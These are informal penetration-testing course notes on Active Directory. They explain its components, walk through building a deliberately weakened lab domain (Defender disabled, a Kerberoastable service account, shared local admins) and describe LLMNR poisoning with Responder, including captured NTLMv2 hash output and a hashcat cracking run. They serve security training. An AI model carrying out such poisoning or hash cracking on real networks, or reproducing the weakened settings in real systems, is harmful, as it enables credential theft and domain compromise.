Active Directory

What is Active Directory (used in windows)

- `Active Directory is just a login service on a network. A lot important things are found in attacking active directory. Important for interviews.
- Active Directory can be seen like a phone book. All the addresses and information is found in this phone book. U can say that this information is objects.
- Lets say u can login from a username and password u can login from ur computer or from some other computer or from some other computer in some other building but u log into the same account. How? Active Directory manages this.
- This authentication is done by Kerberos and it used tokens or tickets.
- 95% of fortune fortune 1000 companies use active directory. Meaning all the pen test will have this on the internal side.
- We may or may not be using exploits meaning using its feature to exploit its self. We can use trust, components, or other things against the system.


`From Reddit: Active Directory is the authentication system that is built into Microsoft Server, beginning with Microsoft NT.`

`Basically, Active Directory determines what a person will be allowed to do on a computer domain. You know when you log into a computer with your username and password? Ever wonder why you don't have to put your username and password in again to get your email? IF you are on a MS domain, this is because Active Directory has already authenticated you to the domain. AD can be configured to determine what file shares, email accounts, and web sites will be available to individual users.`

Physical Components of active directory

- Domain Controllers - Like head of all the servers. It hosts `active directory domain service directory store` meaning hosting the phone book. All the information about the devices on the network IPs, user info, printers, credentials etc. Also authentication and authorization(Kenberos).
- If the domain has forest or domain has parent-child relation ship meaning it does replication (if some other domain makes some change it will be reflected all across).
- It is very bad if u can compromise the domain controller because u will gain complete access to the domain.


- NOTE: In a pentest the client also wants to know about some of the other information that u can get from the domain controller like PII (Personally identifiable information, eg credit card, social information). What u have to show is what damage can be caused by exploiting this.



There is one more part of domain controller or active directory


- AD DS Data Store This has all the information about services, users and all the other things.
- Take away File `ntds.dit` this file is very sensitive. U WANT IT! it has all the stored information users, hashes. These can be used for more attacks from this file.

-




Logical Components of Active Directory


1. AD DS Schema:(Rule Book) Defines every type of object that can be creates in the directory (Rule book). Enforces rules regarding object creation and configuration.
2. Domains: Used to group objects together in a single orginisation




   Here there one domain contoso.com. This one domain has users, computers, all objects. This domain functions like domain controller.
3. Trees: These are groups of domain in a hierarchy. 1 parent domain 2 child domain. Trees have parent and child relationship. They share name space and they share trust.



4. Forest: Collection of trees




5. OrganizationalUnits (Ous): Containers for your users, computers, groups.



For this time we will be working with single domain only

Trust

Trust is how we gain access to resource from one domain to another domain.



Objects

Object	Description
User	• Enables network resource access for a user
InetOrgPerson	• Similar to a user account • Used for compatibility with other directory services
Contacts	• Used primarily to assign e-mail addresses to external users • Does not enable network access
Groups	• Used to simplify the administration of access control
Computers	• Enables authentication and auditing of computer access to resources
Printers	• Used to simplify the process of locating and connecting to printers
Shared folders	• Enables users to search for shared folders based on properties

Breaking it down again

Domain are used to manage and group objects
Multiple domains -> Trees (many have parent child relationship)
Multiple Trees -> Forest
OUs -> Consists of Objects
Across domains and forest we have trust. Trust can be directional or transitive.
some interesting labs ->here
Game of AD
Orange Cyberdefense GOAD
Hacking Windows Active Directory
Hack the box Active Directory
Also search `reddit Active Directory TryHackme`
Also search `tryhackme active directory` Tryhackme has some good rooms

Building a local lab

Download windows 10 iso and Windows Server 2019 iso

Creating the lab

These are steps after installation is done. After login
search View your PC name
Rename the server to something sensible for active directory
Name that was chosen in tutorial -> Hydra-DC then restart

After every login server manager pops-up.
Now we install a domain controller. Role based or feature based installation, Server role active directory domain services. Installation it.
There is an alert in right side. It will ask what do you want to call ur domain name
MARVEL.local
then add password keep it something simple.
Then u will see a screen with location of NTDS.
Then there will be a screen install. REBOOT
Now on login in will have MARVEL\Administrator

Installing new machine windows 11 here instead of login choose join domain connected instead.
Enter password, security questions etc. . Rename the computer Punisher (from the course).

Login to your domain controller machine MARVEL\Administrator.

.In server manager -> Tools -> Active Directory Users and Controller
Here u will see marvel local on left it will have some views (Built-in, Computer, Users ,etc). Also users will have some security groups. Make a new group by the name of group. Copy all the groups from users to groups. Administrator user will all the privileges that u can see in member of property.
Now create a new user Frank Castel.
Click on Administrator and copy it (it will create new user. Name it Tony Stark) This will be our domain admin. Copy Frank Castel (change its name) and one more user.
Create a new SQL Service user. Many times admins write the passwords in descriptions because they think only they can read it. NOT TRUE.

Lets set up a file share -> on left "File and Storage Services" Set up a SMB share quick. Share name => hackme. All default settings.
open cmd.exe as administrator. Create SPN (Service Principle Name). Attack Kerberos.
cmd.exe setspn -a HYDRA-DB/SQLService.MARVEL,local:60111 MARVEL\SQLService

search -> group policy (as admin)
Disable windows defender (at this level this is not important + it keeps changing).

Joining our machines to domain

This PC -> C: -> right click new folder (share). Properties -> sharing -> share and then share . then all yes.

Now enable frank castle to be local administrator of the machine and same for peter parker. This is for attack specifically for local administrators on multiple machines.

What ever this is some bull shit about connecting machines with using IP of domain controller with DNS.
Join `MARVEL.local` who do u want to join as `Administrator`.
Reboot now login as user.

The setup so far

F Castel will log in as the punisher and other use is the Peter Parker who will log in as Spiderman(we are making this machine).


Log in as marvel\administrator and make F Castel to be local admin then in Peter Parker machine the make F Castel and Peter Parker to be local admin on that machine as well.(This is done for a special attack)
So the set up is one user is local admin on there machine and the other machine and other user is admin on there machine.
Now,

Attacking Active Directory

Attack vectors


First, U have to find some way in the network (RDP, or a physical machine, no credentials),
Now how to miss use the features.
Great article How I got domain admin on your network before lunch
If u read and understand this article u will be good for interview process.

LLMNR Poisoning



Link-Local Multicast Name Resolution(LLMNR). This service is basically DNS.
LLMNR identifies host when DNS fails to do so.
Previously known as NBT-NS
Key flaw is that this service utilizes a user's username and NTLMv2 hash when appropriately responded to.

When we respond to this service it responds back with username and password hash.



So, basically u are doing a man in the middle attack when the DNS fails and the victim machine is asking network server how to find the domain or server that it is looking for hacker will respond with `"yes I do know, send me ur hash and username"` and then we use those.
Tool used `Responder`
Best time to run this is morning or after lunch because people are logging in. Run even before Nmap.
So someone writes the wrong network drive and DNS fails but we are listening.

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400053004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100
6C0005001400053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000010000000020000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000
```

This is an example for credentials that we found. Then use hashcat to crack the password.

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430

FCASTLE::MARVEL:61dde887aeb2af2a:76dd8039b96061195586bc9a4ef5f3c1:0101000000000000c0653150de09d20107929b9d6080f5bb000
0000020008053004d00420033000100 1e00570049004e002d005000520048003400390032005200510041004600560004001400053004d004200
33002e006c006f00630061006c0003003400570049004e002d005000520048003400390032005200510041004600560002e0053004d00420033002
